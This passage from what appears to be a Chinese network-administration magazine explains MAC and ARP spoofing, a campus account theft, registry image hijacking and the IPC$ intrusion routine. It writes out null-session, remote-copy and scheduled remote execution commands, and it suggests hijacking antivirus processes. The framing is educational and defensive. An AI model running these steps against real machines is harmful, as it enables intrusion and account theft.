HttpHijack。前者能够克隆 HTTP 会话信息，比如说邮箱登录的会话，攻击者就可以使用复制下来的会话登录被攻击者的邮箱；而后者则能够在劫持 HTTP 会话时篡改数据，给网页添加代码，如挂上木马。这两款工具使用的就是 MAC 欺骗技术，攻击的是交换机而不是用户计算机，因此防火墙很难发现并阻止这种攻击。

MAC 欺骗攻击能够实现的功能和 ARP 欺骗一样多，



却比 ARP 欺骗更难发现，尤其是对于没有可网管交换机的网络。一旦这种技术被病毒所利用，将是网管员们的恶梦！

MAC 欺骗攻击与 ARP 欺骗攻击有点类似，利用的同样是动态学习过程的缺陷。它通过伪造或者冒用 MAC 地址作为源地址发送数据帧来攻击交换机在建立和维护 MAC 地址转发/过滤表的动态学习过程。

交换机的数据帧转发过程、地址学习原理

大家知道，交换机其实就是一个多端口的网桥，它是根据目的 MAC 地址转发数据帧的，正常情况只把数据帧转发给目的 MAC 地址所在的端口。而交换机能够实现根据目的 MAC 地址转发数据帧，主要就是因为交换机内部有一个 MAC 地址转发/过滤表，也就是 CAM 表(Content-Addressable Memory，内容可寻址存储器)。它主要有 MAC 地址、端口、老化时间 3 个字段。

下面我们来看一下数据帧的转发过程。

以图 1 为例，该网络有 A、B、C 3 台主机。A 主机的 MAC 地址是 00AA.AAAA.AAAA，处于交换机的 1 号端口；B 主机的 MAC 地址是 00BB.BBBB.BBBB，处于交换机的 2 号端口；C 主机的 MAC 地址是 00CC.CCCC.CCCC，处于交换机的 3 号端口。




图 1 交换机转发数据帧的过程

初始情况下，交换机 CAM 表的内容是空的，这时有一台主机 A 要通过 MAC 地址向主机 B 发送数据帧，过程如下：

第一步：

主机 A 发送一个源 MAC 地址为 00AA.AAAA.AAAA，目的 MAC 地址为 00BB.BBBB.BBBB 的帧，这时由于交换机 CAM 表内容为空，交换机查询不到 00BB.BBBB.BBBB 所在的端口，它将把这个数据帧转发给所有活动端口，因此 B、C 主机都收到了这个数据帧。

同时，交换机记住 A 的源 MAC 地址所在的端口，在交换机 CAM 表中添加相应的表项，这就是所谓的地址学习过程，这时 CAM 表内容如表 1 所示。

表 1 第一步后 CAM 表内容

MAC 地址	端 口	老 化 时 间
00AA.AAAA.AAAA	1	60

假定老化时间为 60 秒。老化时间的值各厂家设定及管理员的设置可能不一样。

第二步：

B 可能回应一个数据帧给 A，这时 B 发送了一个源 MAC 地址为 00BB.BBBB.BBBB，目的 MAC 地址为 00AA.AAAA.AAAA 的数据帧，而后交换机查询 CAM 表，找到 00AA.AAAA.AAAA 所在的端口是 1 号端口。因此，交换机将把这个数据帧只转发给 1 号端口；同时交换机记住 B 的 MAC 地址所在的端口，在 CAM 表中添加相应的表项，这时 CAM 表内容如表 2 所示。

表 2 第二步后 CAM 表内容

MAC 地址	端 口	老 化 时 间
00AA.AAAA.AAAA	1	60
00BB.BBBB.BBBB	2	60

第三步：

A 主机再次发送源 MAC 地址为 00AA.AAAA.AAAA，目的 MAC 地址为 00BB.BBBB.BBBB 的帧。这时交换机再查询 CAM，查询到 B 的 MAC 地址在 2 号端口，因此就把数据帧只转发给 2 号端口，主机 C 就收不到数据帧。同时，交换机还更新 A 的 MAC 地址表项的老化时间。

此后 A、B 的通信过程就进入正常状态，数据帧只转发给目的 MAC 地址所在的端口。当然，如果 A、B 未发送出数据帧的时间超过交换机的最长老化时间，它们的表项将从 CAM 表中删除，这时 A、B 要再通信就必须再从第一步的转发到所有活动端口开始。

MAC 欺骗攻击的原理和过程

MAC 欺骗攻击目前主要有两种方式。

第一种方式：

因为 CAM 表的大小是固定的，所以攻击者可以快速伪造大量的 MAC 地址作为源 MAC 地址发送数据帧，迅速填满交换机的 CAM 表，也就是造成地址表溢出。

这时，新的 MAC 记录条目不会添加到 CAM 表里面去，交换机就只能以广播方式处理数据帧，各数据帧被以洪泛的方式转发到各端口，这时攻击者就可以嗅探窃取敏感信息或者复制会话了。

有的厂家交换机的地址更新策略可能不一样，可能会一直用新的 MAC 记录条目替换 CAM 表中的表项，这时会造成 CAM 表动荡，对这种情况，攻击者也可以提高伪造数据帧的发送频率来达到嗅探的目的。

第二种方式：

冒用被攻击的同一网段内通信双方主机的 MAC 地址作为源地址频繁发送伪造数据帧，造成双方主机通信过程的数据帧只被转发到攻击者所在的端口，攻击者再将数据帧转发给通信双方，攻击者就达到了作为中间人的会话劫持目的。

还是以图 1 的网络为例，现假设 C 是攻击者，A、B 是被攻击者，如果 A 是网关的话，那就是局域网中更常出现的情况——劫持网内主机与外部网络的通信。

我们来看一下攻击的过程：

(1) C 频繁发送源 MAC 地址为 A、B 的 MAC 地址的伪造数据帧，这时候由于交换机的地址学习功能，CAM 表的内容就变成表 3 的情况。

表 3 交换机被欺骗状态的 CAM 表内容

MAC 地址	端 口	老化时间
00AA.AAAA.AAAA	3	60
00BB.BBBB.BBBB	3	60

(2) A 给 B 发送数据包，也就是发送源 MAC 为 00AA.AAAA.AAAA，目的 MAC 为 00BB.BBBB.BBBB 的帧，此时交换机查找 CAM 表，得知 00BB.BBBB.BBBB 所在的端口是 3 号端口，因此它将数据帧只转发到了 3 号端口，这时就只有 C 收到 A 发给 B 的数据。

(3) C 继续发送源地址为 A 的 MAC 地址的伪造数据帧来维持欺骗状态。由于 A 发给 B 数据帧的时候，交换机学习了 A 的 MAC，更新了 CAM 表中 A 表项的端口号和老化时间，此时如果要持续欺骗，C 就必须马上发送源 MAC 地址为 00AA.AAAA.AAAA 的帧来欺骗交换机，使得 CAM 表中 A 的端口号变为 3 号端口。实际应用中，C 是通过持续频繁发送源地址为 A、B 的 MAC 地址的数据帧来欺骗交换机的，因为 A、B 可能还会跟其他主机通信，尤其是当 A 是网关的时候，A 会频繁与很多主机通信，若等到收到数据帧才发送欺骗数据帧，可能会造成会话劫持失败。

(4) C 把收到的 A 发往 B 的数据帧转发给 B。由于此时 CAM 表中 B 所在的端口为 3 号端口，因此要把数据转发给 B，首先就必须使 CAM 表中 B 的端口号变成 2 号端口，这时只能想办法让 B 发送数据帧，可以广播一个 ARP Request 数据包请求 B 的 MAC 地址，这样 B 会做出回应。一旦做出回应，交换机就能通过地址学习功能更新 CAM 表，使 B 所在的端口号变为 2 号端口，这样 C 就可以把收到的数据帧转发给 B。

(5) C 继续发送源 MAC 为 B 的 MAC 地址的帧来维持欺骗状态。由于 B 发送了数据，地址学习功能更新了 CAM 表，因此必须马上继续发送欺骗数据帧来使得 CAM 表中 B 的端口又被改为 3 号端口。

(6) B 给 A 发送数据，它将使用 B 的 MAC 作为源地址、A 的 MAC 作为目的地址发送数据帧，由于 CAM 表中 A 所在的端口为 3 号端口，因此数据帧只转发给了 3 号端口，这样就只有 C 收到 B 给 A 发送的数据帧。

(7) C 继续发送源 MAC 为 B 的 MAC 地址的数据帧来维持欺骗状态。

(8) C 把收到的 B 发往 A 的数据帧转发给 A，过程和原理同第 4 步。

(9) C 继续发送源 MAC 地址为 A、B 的 MAC 的帧来维持欺骗状态。

会话劫持的过程就是一直重复这上面的步骤。在劫持的过程中，攻击者 C 可以嗅探敏感信息也可以篡改数据，甚至达到网页挂马的目的。

实用性分析

通过上面的分析可以发现，这种手段攻击的是二层交换机，而不是主机，除了网速下降之外，从主机上很难发现有什么异常，因此能够避开目前在主机上安装的各类网络防火墙。从这个角度上来说，它比 ARP 欺骗更上一层楼。

不过这种攻击手法还是有缺陷的。在 A 或者 B 发送数据包之后，CAM 地址表中 A 或者 B 的表项就会通过地址学习功能而获得正常的状态，而在此时刻到攻击者 C 发送欺骗数据帧来恢复欺骗状态的这段时间间隙里，攻击者 C 就不能正常劫持数据包了，因此实际应用中劫持的效果就有可能不是很好了。当 A、B 发送数据越是频繁，劫持的效果就可能越低。

相比之下，第一种方式通过使交换机 CAM 地址表溢出，使得交换机数据转发过程变成洪泛式的广播数据帧来嗅探信息效果就好很多，但是第一种方式一般情况只能达到嗅探、会话克隆的功能，而没法达到会话劫持的功能，因为它不能拦截主机间的直接通信。

此外，两种攻击手段都会造成网速下降，甚至出现一些丢包的现象，对网速的影响较为明显。

当然，也可以把 MAC 欺骗与 ARP 欺骗结合起来以提高实际应用效果。一般情况下，防火墙软件都是安装在客户机上的，只要不对客户机进行 ARP 欺骗，就能避开客户机上的 ARP 防火墙：第一种方式的攻击手段也能够单向篡改数据，如给客户机浏览的网页挂上木马；而第二种方式能大大提高会话劫持的效果。

MAC 欺骗攻击的检测和防范

如果没有可网管型交换机，要发现 MAC 欺骗和攻击者的位置可能会比较困难，一般只能通过观察交换机端口流量指示灯来判断。技术好一点的可以通过 Sniffer 抓包来分析网络中的异常数据包来判断攻击事件，比如说上面第二种方式的攻击过程中第 4 步和第 8 步可能会有些广播数据包发送到

每台主机上，这时就可以通过这些数据来分析攻击事件。对于网管型交换机，只需查看 MAC 地址表内容就可以发现和定位攻击者的位置。

有一些厂家的设备本身已经有一定的抵抗 MAC 欺骗的能力，比如说有的会限定每个端口最大能学习到的 MAC 地址数，有的还会自动封闭频繁切换端口的 MAC 表项的端口功能，这些在一定程度上能够抵抗 MAC 欺骗攻击，但是并

不能彻底解除来自 MAC 欺骗的威胁。

在对 MAC 欺骗攻击的防范上，对于没有网管型交换机的网络，一般只能通过尽量增强网络内部主机的安全性来降低感染病毒的风险，而不能在交换机上进行部署来彻底解除威胁。对于有可网管型交换机的网络，一般的防范方法有下面两步：

- (1) 关闭交换机的地址学习功能。
- (2) 绑定各主机的 MAC 地址到相应的交换机端口上。

## 校园网上网账号被盗

汕头大学网络中心 焦中铮

校园网在给学校的师生员工带来便利的同时，也产生了上网账号的安全问题。近期我们接到投诉上网账号被他人占用的事件数量呈上升趋势，经过分析上网记录数据，可能还存在更多用户在毫不知情的情况下账号被人盗用的情况。

我们学校的上网账号采用实名制，上网认证采用 NAT+LDAP 方式，访问校外网时要安装安全证书，还要在专用的客户端输入账号名和密码。

上网账号为何频繁被盗？

### 账号被盗事件

五月中的一天晚上，有一位教师电话求助，其账号被占用，无法上网。

我们迅速展开核查，发现账号仍在线，使用者的 IP 和网卡 MAC 地址被锁定。利用校园网端口管理系统，根据该 MAC 地址查找交换机端口，继而查找宿舍上网端口、学生宿舍、姓名，初步认定是某名学生正在非法使用该账号上网。由于正值夜晚，值班网管员在后台系统删除该非法使用者后，让教师重新更改了密码，暂时没有再追查下去。

第二天上班之后，我们通过用户日志数据库查询了该教师账号的上网记录历史，发现该账号于近期有被学生宿舍网段的 IP 地址使用的异常记录，又查询该 IP 使用的计算机 MAC 地址和交换机端口，证实某学生之前已非法使用过该教师账号。

之后几天我们加强监控，争取抓个现行。

通过端口管理系统，监测到的路由器 MAC-IP 变化记录显示，一台计算机对同网段其他计算机进行 ARP 欺骗攻击，该网段就是账号被盗教师所在单位的网段，攻击者 MAC 地址被锁定在公共机房。这时该单位另一位教师举报上网账号被占用，经查证占用账号的计算机就是那台 ARP 攻击的计算机。我们当即到该公共机房，找到了该计算机，当场抓到正在非法使用上网账号的学生。

看到管理人员过来，该学生马上关闭计算机的电源。在充足的证据面前，他才承认自己盗用别人账号的行为。

上网账号不仅是校园网的个人身份 ID，还要按月交上网费。这种恶意盗号行为侵害了他人的利益，扰乱了校园网的

正常运行，影响严重。

### 账号被盗事件的分析

盗账号者使用了 ARP 欺骗等常用工具软件，步骤如下：

第一步：盗取者在计算机上安装 Sniffer、WireShark 之类的网络抓包软件。

第二步：监控网络上的 ARP 包，获得同网段计算机的 MAC 地址和 IP 地址。

第三步：利用 ARP 软件工具发送 ARP 欺骗，冒充成网关或者其他计算机。

第四步：其他计算机被欺骗后会把发向网关的数据包发给盗用者的计算机，或者网关受骗后把发向其他计算机的数据包发给攻击者。

第五步：盗取者用 Sniffer 监听网络数据包，从中获取别人的账号和密码。

如果上网账号使用者设置的密码太简单，或登录时未使用安全认证，盗取者截获数据报后，通过协议过滤或者目的地址过滤，加上一些数据报分析就能获得别人的上网账号和密码。

### 防范措施

针对盗用校园网账号的情况，我们采取了以下技术措施加以防范：

(1) 加强对整个校园网 ARP 攻击的监控。目前在后台能够及时准确地获得 ARP 攻击者的 MAC-IP 信息，能够根据网络端口数据对应到上网地点和人，但是公共机房由于管理问题无法根据 MAC 地址对应到人，这可能也是盗号者把地点选在公共机房的原因。

(2) 校园网结构复杂，许多部门自己加装交换机和集线器，增加了网络管理的难度，对这部分网络端口进行登记普查。

(3) 加强公共机房的管理，要求安装杀毒软件、ARP 防火墙及各种权限控制软件，使得学生无法安装运行抓包软件和黑客工具，特别要严格推行公共场所上网登记的措施。

(4) 计划尝试在客户端和网关双向绑定 MAC-IP，从而



防止和杜绝 ARP 攻击。

另外还要不断加强对所有用户的安全教育，帮助他们自身的安全意识，不定期发布安全提示。

(1) 对操作系统和应用软件安装最新的漏洞补丁程序，使用校园网内自动更新服务。

(2) 确保安装了主流的防病毒软件，并使防病毒软件版本和病毒库保持为最新。

(3) 建议启用 Windows 系统自带的防火墙，慎用远程桌面、文件共享和 FTP 等服务。如果使用，要设置安全用户名和口令等措施来限制远程用户的访问权限。

(4) 离开个人计算机时启用屏幕锁定功能，长时间不用时关闭主机电源，使用公用计算机后立即注销个人登录账号，删除个人信息。

(5) 定期备份计算机重要数据，确保在系统崩溃或硬

盘故障时，数据可以及时被恢复。

(6) 避免借用账号给他人使用，不要在网上公开透露您的邮箱和个人信息，不单击陌生 E-mail 或 QQ 等即时通信软件传送过来的网址，不打开来历不明的附件。

(7) 下载软件到官方网站或大型站点，警惕网络下载陷阱和广告诱惑，不浏览不健康网站，远离易感染木马和病毒的不良网站。

(8) 谨慎使用“记住密码”的功能，建议设置不少于 8 位的由字母、数字和符号组成的没有规律的密码，且每月至少修改一次。

(9) 发现计算机遭入侵或账号被盗时，立即保护好信息现场，联系有关部门处理，重大事件可报告公安机关，协助有关部门开展调查取证工作。

## 镜像劫持很简单

苏州 曹斌

如果中了镜像劫持类病毒，通常都很麻烦，很多时候甚至需要重装系统。镜像劫持类病毒为何如此可怕？

其实，镜像劫持就是注册表中的一个应用程序重定向键值所造成的。

以自己计算机的输入法图标为例。在输入法图标驻留在任务栏中的情况下，通过镜像劫持，可以让用户无法关闭高级文字服务，导致在任务栏上不显示输入法，而只能通过快捷键来切换自己想要的文字输入法。

实验如下：

单击“开始”菜单，选择“运行”，输入 regedit，打开注册表编辑器，展开注册表项：HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\Current Version\Image File Execution Options，新建项名为 ctfmon.exe，在该项中新建字符串值，名为 debugger，值为 ntscd -d，如图 1 所示。

重启计算机后您就会发现，任务栏上的输入法图标消失，即使在控制面板中也无法关闭高级文字服务了。




图 1 新建 debugger 项

这就是一个简单的镜像劫持。

其中，HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\Current Version\Image File Execution Options 下的子项名称取的是应用程序的进程名。比如 ctfmon.exe 就是输入法的进程，再比如卡巴斯基的 avp.exe，如果将所有杀毒软件的进程做一个 VBS 导入注册表，恐怕只能取盘杀毒了。

## 认清 IPC\$ 漏洞

江苏食品职业技术学院 魏云华

关于 IPC\$ 漏洞的文章可谓多如牛毛，很多人把它当成入侵他人计算机的一种手段，入侵步骤甚至可以说已经成为经典模式了。

特别是这种入侵基本上都是在虚拟 DOS 的黑白界面下进行的，这就更给它蒙上了一层神秘的色彩，让很多 DOS 时代后的初学者们热衷不已。

其实这种所谓的入侵，只不过是“网上邻居”和“任务计划”的一些基本功能而已，完全可以在“阳光”下进行。

### IPC\$ 漏洞“入侵”回顾

假设目标是 192.168.8.250：



### 1. 与目标机建立 IPC\$ 空连接

```
net use \\192.168.8.250\IPC$ "" /user:""
```

### 2. 获取目标机的用户列表

```
nbtstat -A 192.168.8.250
```

其实，nbtstat 命令是基于“NetBIOS”或“NetBEUI”协议的，用 nbtstat 命令获取目标机的用户列表，无需先建立 IPC\$ 空连接。

### 3. 用工具软件获取用户弱口令

比较简单的工具软件如 X-Scan v3.2，可以使用字典文件来获取目标机用户的弱口令，特别是目标机用户的密码为空时，更容易探测到。

不过，到这一步已经说明，利用所谓的“IPC\$漏洞”进行所谓的“入侵”已经苍白无力了，如果目标机设置了复杂、安全一些的密码，下面的步骤也就根本无法进行了。

不过，还是假设我们知道目标机的用户名和密码，或者我们就是目标机的用户，知道用户名和密码，要在远程计算机上管理自己的计算机。

这样我们重新开始操作：

### 1. 与目标机建立连接

```
net use \\192.168.8.250\d$ "*****" /user:"Administrator"
```

### 2. 复制可执行文件到目标机

```
copy notepad.exe \\192.168.8.250\d$
```

我复制过去的是 Windows 操作系统自带的记事本。

### 3. 定时运行复制过去的可执行文件

```
at \\192.168.8.67 15:30 /interactive "d:\notepad.exe"
```

如果复制过去的是个木马程序、Telnet 服务端或其他远程控制程序的服务端，那目标机就完全在您的掌握中了。

执行这一步的时候，与目标机不要有 IPC\$ 的空连接，否则会出现“拒绝访问”的错误。

删除与目标机 IPC\$ 空连接的命令是：

```
net use \\192.168.8.250\IPC$/delete
```

## 用“网上邻居+任务计划”实现入侵

### 1. 与目标机建立连接

打开“网上邻居”，双击“添加网上邻居”图标，弹出“添加网上邻居向导”对话框，在“Internet 或网络地址”文本框中输入“\\192.168.8.250\d\$”，如图 1 所示。

在随后弹出的对话框中输入用户名和密码，目标机 D 盘上的内容就摆在您自己计算机上一样呈现出来。

Windows XP 和 Windows 2000 默认设置，把逻辑磁盘都设成了隐藏共享，共享名为 C\$、D\$ 等，这是方便远程管理，严格说也不是漏洞。当然，如果为了计算机的安全，也可以取消这种隐藏共享。




图 1 输入网上邻居地址

### 2. 复制可执行文件到目标机

这一步不需要多说，图形界面就可以清楚地显示出来。

### 3. 定时运行复制过去的可执行文件

at 命令其实就是 Windows 操作系统的“任务计划”操作。也许微软认为远程管理自己的计算机，并不需要在别人的计算机上为自己的计算机添加任务计划，所以图形界面的“任务计划”并没有为远程计算机添加任务计划的功能。

如果非要添加，只有借助虚拟 DOS 下的 at 命令了。

使用上面提到的命令：

```
at \\192.168.8.67 15:30 /interactive "d:\notepad.exe"
```

这时您再查看一下远程计算机，就会发现“任务计划”里多了一个“A\*\*\*”字样的任务计划，这个任务计划定时运行 D 盘里的 notepad.exe 程序。

### 注意

在这个命令里有 /interactive 选项，加上这个选项就可以运行图形界面的程序了，否则只能运行没有用户交互界面的控制台程序。

## IPC\$漏洞入侵的实质

所谓的“IPC\$漏洞入侵”，其实就是 Windows 操作系统所提供的一种在远程计算机上管理自己计算机的方法。

除了上面提到的方法，在知道远程计算机用户名和密码的情况下，还可以直接运行“管理工具”里的“计算机管理”，直接对远程计算机进行管理。

选择“控制面板”→“管理工具”→“计算机管理”，打开“计算机管理”窗口，如图 2 所示。



图 2 “计算机管理”窗口

打开【操作】菜单，选择【连接另一台计算机】命令，在弹出的“选择计算机”对话框中输入远程计算机的 IP 地址，就打开了管理远程计算机的“计算机管理”窗口，如图 3 所示，可以对远程计算机进行更多的管理。




图3 远程计算机管理窗口

对于 Windows XP 操作系统，为了实现这种管理，还需要进行如下设置：

进入“控制面板”→“管理工具”→“本地安全策略”→“本地策略”→“安全选项”→“网络访问：本地账户的共享和安全模式”→“属性”，把“仅来宾-本地用户以来宾身份验证”改成“经典-本地用户以自己的身份验证”。

其实对于一般的计算机用户来说，远程管理自己的计算机主要是共享计算机资源，特别是在远程计算机上方便地移动或复制文件。要实现这一功能，可以使用更简单的实现方法，就是在远程计算机的“我的电脑”或者资源管理器的地

址栏里直接输入共享的目标磁盘或文件夹，如\\192.168.8.255\\D\$。在随后弹出的对话框中输入正确的用户名和密码以后，就可以方便地复制或移动指定文件了，如图 4 所示。



图4 直接在资源管理器的地址栏输入目标磁盘实现远程管理

实现上面的功能需要网上邻居能正常运行所需要的正常环境，也就是双方的计算机上都安装“Microsoft 网络客户端”、“Microsoft 网络的文件和打印机共享”、“TCP/IP”协议、“NetBIOS”或“Net BEUI”协议、与 Novell 网中的计算机连接，还需要添加“IPX/SPX 协议”。

当然，基于局域网协议的“网上邻居”已经被 Intranet 技术取代了，在现在的 Windows XP、Windows 2000 操作系统上，不需要添加“NetBIOS”协议、“Net BEUI”协议、“IPX/SPX”协议等局域网协议，直接在“我的电脑”或是“资源管理器”上也可以实现。

## 夺回莫名丢失的管理权限

### 丢失的权限

一早上班接到企划部同事的电话，要求笔者更新网站的内容。带着企划部给的更新资料来到计算机旁，如往常一样登录公司网站的后台，却发现无法修改网站的内容，提示如图 1 所示。




图1 丢失网站管理权限

山东沃华医药科技股份有限公司 张鲁峰 王军生  
怎么会这样？我用的是管理员的账号，且这个账号和密码只有我这个网管员知道。反复试了很多次，系统还是提示“您没有此项目管理权限！”。

### 谁动了我的网站

不会中病毒了吧？想到这里，我赶紧进入公司的网站服务器，打开公司网站所在目录仔细查看，突然发现在很多子目录下凭空出现了很多 index.htm 和 index.asp 文件。

打开一看，这是一张相当恐怖的滴着血的魔眼图像，瑞星杀毒软件也无法正常运行。毫无疑问，系统中毒了。

我立刻下载了 360 顽固木马专杀工具的最新版，使用其自带的多种专杀工具分别对现阶段流行的各类木马和病毒进行了扫描，结果工具提示中了“机器狗病毒”。

反复对其进行查杀，并运行了对该病毒的免疫功能，重装并升级杀毒软件后，最终消灭了它。

如何拿回我的权限

然而清除病毒后，我在修改网站时系统还是被提示没有权限，看来网站的存储登录用户的数据表被破坏了。  
该如何处理呢？我抱着试试看的想法找到先前网站的备份，查找数据库中用于存储用户的数据表，用 Access 打开数据库，如图 2 所示。



图 2 打开用于存储用户的数据库

名为 Admin 的数据表即为保存登录后台的用户名和口令的表，将其导出存为同名的 Excel 格式的文件，将该文件复制到网站服务器上，用同样的方式打开数据库，删除原来的 Admin 数据表，选择系统菜单中的【文件】→【获取外部数据】→【导入】命令，将同名的 Excel 文件导入。完成后保存为同名的数据表。

而后笔者再登录后台管理系统，一切正常，可以顺利修改网站的内容了，如图 3 所示。



图 3 重新获得管理权限

痛后的思索

至此，公司的网站已恢复正常，可为什么会中毒呢？笔者略一思索就明白了，因为该服务器的瑞星杀毒软件与单位的升级控制中心不在一个网段上，因此该服务器的病毒库需要进行手动升级，刚好昨天笔者未在公司，没有给它手动升级，结果就中了病毒。还好发现和抢救及时，没有给公司造成经济损失。

看来杀毒软件一定要及时更新，各种漏洞一定要及时修补，这些都来不得半点马虎。

此外，划分 VLAN、地址分段也可以在一定程度上遏制病毒的进一步扩散。如本例中，由于服务器与众多客户端不在同一个网段，病毒才没有在整个内网扩散开。

遭遇冲击波病毒

我公司大楼使用 H3C 的 S8016 和 S3050C 设备组成生产办公应用网。两台 S8016 作为核心，各个楼层都是两台 S3600-52P 或 S3050C 双归属到两台 S8016 核心交换机，生产楼层 5 楼机房使用 S3050C 组成“V”字型，启用 RSTP 协议，实现双上行链路备份，拓扑如图 1 所示。




图 1 网络拓扑

异常突现

在接到故障报告的前一天，就有明显异常了：12 楼办公

福建 老牛  
网段有五六台 PC 无法 ping 通网关，但可以 ping 通跨网段其他 PC；ping 通时出现约 5% 的丢包；异常出现时，Notes 等业务无法使用。

笔者开始怀疑出现 ARP 欺骗攻击（目前网络常见传奇游戏盗号木马，工作原理是发送假冒网关 IP 和虚假 MAC，诱使被攻击机将正常上网流量转发到被控制机上）。为确认现象先进行跨交换机抓包，发现网络上存在大量的 ARP 请求报文，如图 2 所示。

该报文本身没有问题，但请求的目的 IP 呈规律递增，不像正常的 ARP 请求行为，有 3 台 PC 出现该现象。

更换抓包位置，在可疑 PC 出口处抓包，发现该机还同时发送大量有规律 SYN 包，目的地址是跨网段的，这更加证实该 PC 可能被病毒感染。

检查可疑 PC，使用 netstat -a 发现存在大量 TCP 开放端口，判断存在病毒无疑。联系安全科安装杀毒软件（原 PC 未安装任何杀毒软件），发现存在冲击波病毒。杀毒后，网络恢复正常，ping 包不再有时延。

33 0.002194	22.224.113.2	Broadcast	APP	who has 22.224.113.255? ttl 22.224.113.2
34 0.002194	22.224.113.2	Broadcast	APP	who has 22.224.113.255? ttl 22.224.113.2
35 0.002194	22.224.113.2	Broadcast	APP	who has 22.224.113.255? ttl 22.224.113.2
36 0.002194	22.224.113.2	Broadcast	APP	who has 22.224.113.255? ttl 22.224.113.2
37 0.002194	22.224.113.2	Broadcast	APP	who has 22.224.113.255? ttl 22.224.113.2
38 0.002194	22.224.113.2	Broadcast	APP	who has 22.224.113.255? ttl 22.224.113.2
39 0.002194	22.224.113.2	Broadcast	APP	who has 22.224.113.255? ttl 22.224.113.2
40 0.002194	22.224.113.2	Broadcast	APP	who has 22.224.113.255? ttl 22.224.113.2
41 0.002194	22.224.113.2	Broadcast	APP	who has 22.224.113.255? ttl 22.224.113.2
42 0.002194	22.224.113.2	Broadcast	APP	who has 22.224.113.255? ttl 22.224.113.2
43 0.002194	22.224.113.2	Broadcast	APP	who has 22.224.113.255? ttl 22.224.113.2
44 0.002194	22.224.113.2	Broadcast	APP	who has 22.224.113.255? ttl 22.224.113.2
45 0.002194	22.224.113.2	Broadcast	APP	who has 22.224.113.255? ttl 22.224.113.2
46 0.002194	22.224.113.2	Broadcast	APP	who has 22.224.113.255? ttl 22.224.113.2
47 0.002194	22.224.113.2	Broadcast	APP	who has 22.224.113.255? ttl 22.224.113.2
48 0.002194	22.224.113.2	Broadcast	APP	who has 22.224.113.255? ttl 22.224.113.2
49 0.002194	22.224.113.2	Broadcast	APP	who has 22.224.113.255? ttl 22.224.113.2
50 0.002194	22.224.113.2	Broadcast	APP	who has 22.224.113.255? ttl 22.224.113.2
51 0.002194	22.224.113.2	Broadcast	APP	who has 22.224.113.255? ttl 22.224.113.2
52 0.002194	22.224.113.2	Broadcast	APP	who has 22.224.113.255? ttl 22.224.113.2
53 0.002194	22.224.113.2	Broadcast	APP	who has 22.224.113.255? ttl 22.224.113.2
54 0.002194	22.224.113.2	Broadcast	APP	who has 22.224.113.255? ttl 22.224.113.2
55 0.002194	22.224.113.2	Broadcast	APP	who has 22.224.113.255? ttl 22.224.113.2
56 0.002194	22.224.113.2	Broadcast	APP	who has 22.224.113.255? ttl 22.224.113.2
57 0.002194	22.224.113.2	Broadcast	APP	who has 22.224.113.255? ttl 22.224.113.2

图2 抓包发现大量 ARP 请求报文

## 追本溯源

本次问题的产生不像是 ARP 欺骗木马，因为存在 ARP 欺骗将导致网关和跨网段其他 PC 都无法 ping 通，和我们遇到的现象不符，另外也没有发现 ARP 表中网关被修改成异常 MAC。

原因可能是：蠕虫病毒发作时要感染其他 PC，发送大

量的本网段 ARP 请求和跨网段 TCP SYN 请求报文，导致网络存在大量异常流量。S8016 有防止过量 ping 上送 CPU 机制，会主动丢弃一些 ping 报文，但协议报文上送 CPU 处理和转发不受影响。这可以从发生故障时能 ping 通跨网段 PC，可以 telnet 到 8016 上说明。

因此得出结论，这次异常是由于冲击波病毒导致异常流量拥塞网络所产生的。

## 维护建议

一旦有补丁公告，提醒大家及时打操作系统补丁和安装杀毒软件，网管人员要安装抓包软件，在网络故障时进行抓包分析，协助确认原因。

## 用 ISA 组建高可用的防火墙阵列

在企业中，防火墙的单个故障可能会导致整个网络对外连接的中断。为了提高防火墙的容错机制，组建具有冗余的防火墙阵列是较为有效的选择。

ISA Server 提供软件防火墙、代理服务器和 VPN 远程访问服务，配置灵活，易于扩展。其企业版还提供了服务器阵列和负载均衡的功能，可以提供高可用的网络防火墙。

本文介绍如何利用微软的 ISA Server 服务器企业版组建具有冗余特性的防火墙阵列，实现高可用性企业防火墙。

## 实验环境概览

